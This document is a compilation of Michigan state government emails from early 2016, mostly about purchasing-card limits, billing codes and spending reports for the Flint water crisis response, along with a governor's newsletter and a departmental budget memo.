
Thank you.

**Lynn Strong**  
Dept. of Licensing & Regulatory Affairs  
Procurement Services  
PH: 517.373.7791  
FX: 517.373.2927  
E-mail: [strongl3@michigan.gov](mailto:strongl3@michigan.gov)





**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:20 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint




Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

Click [here](#) to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.


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[Click here to watch the video.](#)

## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

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**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



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DTMB Header 9/22/15

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full [executive budget recommendations](#), which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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**Sent:** Wednesday, February 17, 2016 12:24 PM  
**To:** Premoe, Tara (DEQ)  
**Subject:** RE: Emergency PCard Increase

Tara,

How long do you need the exemption for (trying to decide if an email is sufficient or an exemption form needs to be completed)? Is she only purchasing gift cards? Do you anticipate her purchasing \$50,000 worth of gift cards at one time? Why would this need to be in an emergency profile if purchasing gift cards?

Marsha

From: Premoe, Tara (DEQ)  
Sent: Wednesday, February 17, 2016 12:07 PM  
To: Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
Cc: Epkey, Amy (DEQ) <[epkeya@michigan.gov](mailto:epkeya@michigan.gov)>; Wilcox, Candra (DEQ) <[WilcoxC2@michigan.gov](mailto:WilcoxC2@michigan.gov)>; McDonald, Paul (DEQ) <[mcdonaldp@michigan.gov](mailto:mcdonaldp@michigan.gov)>; Churches, Nichole (DEQ) <[CHURCHESN@michigan.gov](mailto:CHURCHESN@michigan.gov)>  
Subject: Emergency PCard Increase  
Importance: High

Hi Marsha,

I will be increasing the limit on the PCard assigned to Candra Wilcox to Emergency – STL: \$50,000 per transaction / \$100,000 per cycle. She may be using her card for emergency purchases associated with the declared emergency in Flint. The charges may be to purchase necessary gift cards for residents to participate in water sampling inside their homes, although we are working on donations of the gift cards, donations may or may not cover all of the expenses.

I have instructed Candra to call Bank of America prior to any large purchase to ensure the transaction is not denied. If there are additional codes associated with her card you need to add, please let me know.

I will be out of town from February 19th to the 29th. Nichole Churches will be handling any procurement issues while I am away, although Nichole does not have administration rights in WORKS and may be contacting you if assistance is needed.

Please let me know if you need further information. Thank you for your assistance.

Tara Premoe  
Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, March 10, 2015 2:23 PM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Fedewa, Denise (DTMB)  
**Subject:** RE: Cycle 549

Thank you, Mike.

Denise, please attach this email to the log.

-----Original Message-----

From: Noonan, Michael (DTMB)  
Sent: Tuesday, March 10, 2015 2:17 PM  
To: Stansfield, Marsha (DTMB)  
Cc: Fedewa, Denise (DTMB)  
Subject: Re: Cycle 549

See below.

Michael Noonan

Facility Supervisor

East Zone 517-373-6227

> On Mar 10, 2015, at 2:14 PM, "Stansfield, Marsha (DTMB)" <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)> wrote:

>

> Please add in something about the population that is at this site.

>

> -----Original Message-----

> From: Noonan, Michael (DTMB)  
> Sent: Tuesday, March 10, 2015 2:12 PM  
> To: Stansfield, Marsha (DTMB); Fedewa, Denise (DTMB)  
> Subject: Cycle 549

>

> Per our conversation:

>

> The MCL ( maximum contaminant level) for TTHMs is 80 and flint was 99ug/l thus the water level exceeds the TTHMS MCL.

>

>

> There is nothing you need to do unless you have a severely compromised immune system, have an infant, or are elderly . In that case you maybe at an increased risk and should seek advice about drinking water from your health care provider.

>

Since this facility has DHS who handles foster care, adults services and provides visitations for child protective services. We could see infants and the elderly into this facility on a daily basis.

> Let me know if this will do  
>  
> Michael Noonan  
>  
> Facility Supervisor  
>  
> East Zone 517-373-6227  
>

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2										
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K	
1	Comments
2	(VAN ASPEREN, KATHRYN, 05/12/14 10:42) Reg 3 Admin Cat at discount compared to other caterers prior approval from DTMB. A Green; (VAN ASPEREN, KATHRYN, 05/12/14 10:52) Region 3 Juvenile Administrators & Registers Meeting Mt Pleasant Mi. 5/8 attendand sheet received. 30 people \$9 plus delivery. Must be pd in adv to get rate. K. Ellis & B. Kilmer approved to keep cost low in the area.
3	

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 13, 2016 1:01 PM  
**To:** Hampton, Trisha (DTMB)  
**Subject:** RE: P-Card Transaction Limit

Trisha,

A one-time exemption for Mindy Hummel to purchase iPads as part of the response to the Flint water issue is approved. Please be sure to attach this authorization email to the transaction detail report in which the transaction appears.

Marsha

---

**From:** Hampton, Trisha (DTMB)  
**Sent:** Wednesday, January 13, 2016 12:22 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** FW: P-Card Transaction Limit

Marsha,

For your review and approval.

Thanks,  
Trisha

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Wednesday, January 13, 2016 12:21 PM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Subject:** P-Card Transaction Limit

Please raise my limit on the card ending with 4000 to \$15,000.00 to purchase iPads and cases from Apple and Verizon per the Governor's Office for the Flint water aid.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



HELP. CONNECT. SOLVE.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, January 14, 2016 4:27 PM  
**To:** Spaniolo, Natalie (DTMB)  
**Subject:** Flint Water

Forgot to mention that Chris had Mindy out getting 30 iPads and cases for the Flint issue.

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, January 19, 2016 4:03 PM  
**To:** Spaniolo, Natalie (DTMB); Hampton, Trisha (DTMB)  
**Subject:** RE: SEOC Billing Index

Natalie,

The two Indexes have been added to WORKS.

Marsha

---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Tuesday, January 19, 2016 2:49 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Subject:** FW: SEOC Billing Index

FYI

---

**From:** DeCamp, Greg (DTMB)  
**Sent:** Tuesday, January 19, 2016 2:46 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Jeffery, Phillip (DTMB) <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Cc:** Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** RE: SEOC Billing Index

Chris – Please charge all IT related items to Index 90055 and all non-IT to Index 71105 for Flint related expenses. If there are charges that have gone to the indexes mentioned in your email we can move them to the new indexes. Thanks.

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Tuesday, January 19, 2016 12:55 PM  
**To:** Jeffery, Phillip (DTMB) <[Jefferyp@michigan.gov](mailto:Jefferyp@michigan.gov)>; DeCamp, Greg (DTMB) <[DeCampG1@michigan.gov](mailto:DeCampG1@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Cc:** Hengesbach, Dane (DTMB) <[hengesbachd@michigan.gov](mailto:hengesbachd@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Subject:** SEOC Billing Index  
**Importance:** High

I am trying to make the billing process easier for everything happening in Flint. When we had the Detroit flooding issue we set up billing index's for the emergency. We used 45405 for MB and 90050 for IT, can we set up a billing index for Flint?

If it doesn't matter I need to know that because we are trying to track things and I wanted to make sure we are on the same page.

Thanks


Chris Christensen

Director of Infrastructure Protection

Office: (517) 241-2188

Cell: (517) 243-1647

[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:23 AM  
**To:** Sanches, Christine (DHHS)  
**Cc:** Spaniolo, Natalie (DTMB)  
**Subject:** RE: PCard Transactions  
**Attachments:** Chris Christensen 1-19-2016.xls

Chris,

Here are charges that Chris Christensen has made thus far that has posted. Is there a regularity that you would like this report sent to you until the water issue is over?

Marsha

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 2:55 PM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

Tomorrow is fine.

Thanks

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, January 19, 2016 11:18 AM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>; Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** RE: PCard Transactions

Chris S.,

What Trisha provided is what has been posted. Do you want a list of authorization log (charges that have been authorized but hasn't posted to WORKS yet)? Or would you prefer to have a new report tomorrow?

Marsha

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**From:** Hampton, Trisha (DTMB)  
**Sent:** Tuesday, January 19, 2016 10:37 AM  
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**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** RE: PCard Transactions

Per our conversation, I have attached the requested report.

Please let me know if you have any questions or need further information.

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**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 10:26 AM  
**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Call you assist me in the absence of Marsha and Natalie.

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 10:23 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Marsha,

need to track spend related to the Flint Water Crisis. Can you send me a spend report for the items noted below and all activity that occurred to date. It's urgent.

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 6:38 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** RE: PCard Transactions

Chris,

Can you confirm the Walmart charge was for bottled water for Flint residents. Water filters (Walmart is to donate them)

Also, can you tell us if you've placed any other orders related to the Flint water crisis. Printing, Temporary Fuel Cards, Rental agreement for warehouse space, 30 tablets

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it. The funds will be taken out of DHHS's supplemental funding to pay for 72 trucks at \$5,538.12 a truck, total cost \$398,744.64

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Director, Office of Contracts & Purchasing  
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235 S. Grand Ave.  
Lansing, MI 48933

[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)

517-335-1161 desk

517-614-9948 cell


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Cell: (517) 243-1647

[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



HELP. CONNECT. SOLVE.

---

**From:** Sanches, Christine (DHHS)

**Sent:** Thursday, January 14, 2016 4:53 PM

**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>

**Subject:** FW: PCard Transactions

Chris,

Can you confirm the Walmart charge was for bottled water for Flint residents.

Also, can you tell us if you've placed any other orders related to the Flint water crisis.

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it.

Christine H. Sanches

Director, Office of Contracts & Purchasing

Michigan Department of Health & Human Services

Suite 1201

235 S. Grand Ave.

Lansing, MI 48933

[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)

517-335-1161 desk

517-614-9948 cell

---

**From:** Stansfield, Marsha (DTMB)

**Sent:** Thursday, January 14, 2016 4:26 PM

**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>



Cc: Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
Subject: PCard Transactions

Chris,

Attached are the transactions that have posted. I have also pasted below the authorization log to show additional transactions that been made but not posted in WORKS. Let me know if you have any questions.

Authorization Log - Christopher B Christensen (9722)							
Current Balance: 19,543.47		ATM Cash Limit: 0.00		Available Funds: 78,679.00			
Date	Merchant Name	MCC	Amount	Result	Auth/Decline Code	Decline Reason	Amount Avail Before Auth
01/14/16 13:37:27 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	018192		
01/14/16 13:36:32 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	089500		
01/14/16 13:31:53 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	046037		
01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	093919		
01/13/16 14:48:09 EST	Verizon Wrls M4837-01	4812	\$699.46	Authorized	042671		
01/11/16 08:16:34 EST	WAL-MART STORES, INC.	5411	\$17,920.00	Authorized	090343		
01/10/16 18:24:18 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 18:17:53 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 17:12:50 EST	WAL-MART #1928	5411	\$20,440.00	Declined	0870	DECLINED BY SCORE 1	\$98,164.28
01/10/16 15:44:34 EST	THE HOME DEPOT 2765	5200	\$1,687.32	Authorized	030270		

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:59 AM  
**To:** Sanches, Christine (DHHS)  
**Subject:** RE: PCard Transactions

That won't be a problem. Do you want it every Monday? Or is there another day you would prefer?

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 8:56 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

Would weekly be too much of an ask?

---

**From:** Stansfield, Marsha (DTMB)  
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Chris,

Here are charges that Chris Christensen has made thus far that has posted. Is there a regularity that you would like this report sent to you until the water issue is over?

Marsha

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**Sent:** Tuesday, January 19, 2016 2:55 PM  
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**Subject:** RE: PCard Transactions

Tomorrow is fine.

Thanks

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**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, January 19, 2016 11:18 AM  
**To:** Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Cc:** Spaniolo, Natalie (DTMB) <spaniolon@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>  
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Chris,


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HELP. CONNECT. SOLVE.

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517-335-1161 desk  
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**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** PCard Transactions

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ATM Cash Limit: 0.00

Available Funds: 78,679.00

Date	Merchant Name	MCC	Amount	Result	Auth/Decline Code	Decline Reason	Amount Avail Before Auth
01/14/16 13:37:27 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	018192		
01/14/16 13:36:32 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	089500		
01/14/16 13:31:53 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	046037		
01/14/16 13:26:46 EST	U-HAUL DORT HWY	7513	\$269.40	Authorized	093919		
01/13/16 14:48:09 EST	Verizon Wrls M4837-01	4812	\$699.46	Authorized	042671		
01/11/16 08:16:34 EST	WAL-MART STORES, INC.	5411	\$17,920.00	Authorized	090343		
01/10/16 18:24:18 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
01/10/16 18:17:53 EST	WM SUPERCENTER #19...	5411	\$17,920.00	Declined	0906	TIERED WATCH LEVEL 6	\$98,164.28
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01/10/16 15:44:34 EST	THE HOME DEPOT 2765	5200	\$1,687.32	Authorized	030270		

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 9:04 AM  
**To:** Sanches, Christine (DHHS)  
**Subject:** RE: PCard Transactions

I will put it in my planner. Do you want it just for the previous works purchases or do you prefer the report have all the purchases?

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Wednesday, January 20, 2016 9:01 AM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

Monday is fine.

---

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**To:** Sanches, Christine (DHHS) <SanchesC@michigan.gov>  
**Subject:** RE: PCard Transactions

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Marsha

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**Sent:** Tuesday, January 19, 2016 2:55 PM  
**To:** Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
**Subject:** RE: PCard Transactions

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**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
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01/13/16 14:48:09 EST	Verizon Wrls M4837-01	4812	\$699.46	Authorized
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**Subject:** RE: PCard Transactions

No we do not. Chris would have to verify that.

---

**From:** Spaniolo, Natalie (DTMB)  
**Sent:** Wednesday, January 20, 2016 9:19 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** RE: PCard Transactions

Do we know for sure that all of his transactions are for Flint?

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, January 20, 2016 8:23 AM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>

**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>

**Subject:** RE: PCard Transactions

Chris,

Here are charges that Chris Christensen has made thus far that has posted. Is there a regularity that you would like this report sent to you until the water issue is over?

Marsha

---

**From:** Sanches, Christine (DHHS)

**Sent:** Tuesday, January 19, 2016 2:55 PM

**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>

**Subject:** RE: PCard Transactions

Tomorrow is fine.

Thanks

---

**From:** Stansfield, Marsha (DTMB)

**Sent:** Tuesday, January 19, 2016 11:18 AM

**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>; Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>

**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** RE: PCard Transactions

Chris S.,

What Trisha provided is what has been posted. Do you want a list of authorization log (charges that have been authorized but hasn't posted to WORKS yet)? Or would you prefer to have a new report tomorrow?

Marsha

---

**From:** Hampton, Trisha (DTMB)

**Sent:** Tuesday, January 19, 2016 10:37 AM

**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>

**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>;

Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** RE: PCard Transactions

Per our conversation, I have attached the requested report.

Please let me know if you have any questions or need further information.

---

**From:** Sanches, Christine (DHHS)

**Sent:** Tuesday, January 19, 2016 10:26 AM

**To:** Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>

**Subject:** FW: PCard Transactions

**Importance:** High

Call you assist me in the absence of Marsha and Natalie.

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Tuesday, January 19, 2016 10:23 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: PCard Transactions  
**Importance:** High

Marsha,

need to track spend related to the Flint Water Crisis. Can you send me a spend report for the items noted below and all activity that occurred to date. It's urgent.

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 6:38 PM  
**To:** Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanlevf@michigan.gov](mailto:hanlevf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** RE: PCard Transactions

Chris,


Can you confirm the Walmart charge was for bottled water for Flint residents. Water filters (Walmart is to donate them)

Also, can you tell us if you've placed any other orders related to the Flint water crisis. Printing, Temporary Fuel Cards, Rental agreement for warehouse space, 30 tablets

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it. The funds will be taken out of DHHS's supplemental funding to pay for 72 trucks at \$5,538.12 a truck, total cost \$398,744.64

Christine H. Sanches  
Director, Office of Contracts & Purchasing  
Michigan Department of Health & Human Services  
Suite 1201  
235 S. Grand Ave.  
Lansing, MI 48933  
[sanchesc@michigan.gov](mailto:sanchesc@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Sanches, Christine (DHHS)  
**Sent:** Thursday, January 14, 2016 4:53 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Cc:** Stigall, Jill (DHHS) <[StigallJ1@michigan.gov](mailto:StigallJ1@michigan.gov)>; Stephen, Kimberly (DHHS) <[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Kangas, Susan (DHHS) <[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>  
**Subject:** FW: PCard Transactions

Chris,

Can you confirm the Walmart charge was for bottled water for Flint residents.

Also, can you tell us if you've placed any other orders related to the Flint water crisis.

We've heard truckloads of water are coming daily and wonder who may have placed the order and what funds are being used to pay for it.

Christine H. Sanches  
Director, Office of Contracts & Purchasing  
Michigan Department of Health & Human Services  
Suite 1201  
235 S. Grand Ave.  
Lansing, MI 48933  
[sanchesC@michigan.gov](mailto:sanchesC@michigan.gov)  
517-335-1161 desk  
517-614-9948 cell

---

**From:** Stansfield, Marsha (DTMB)  
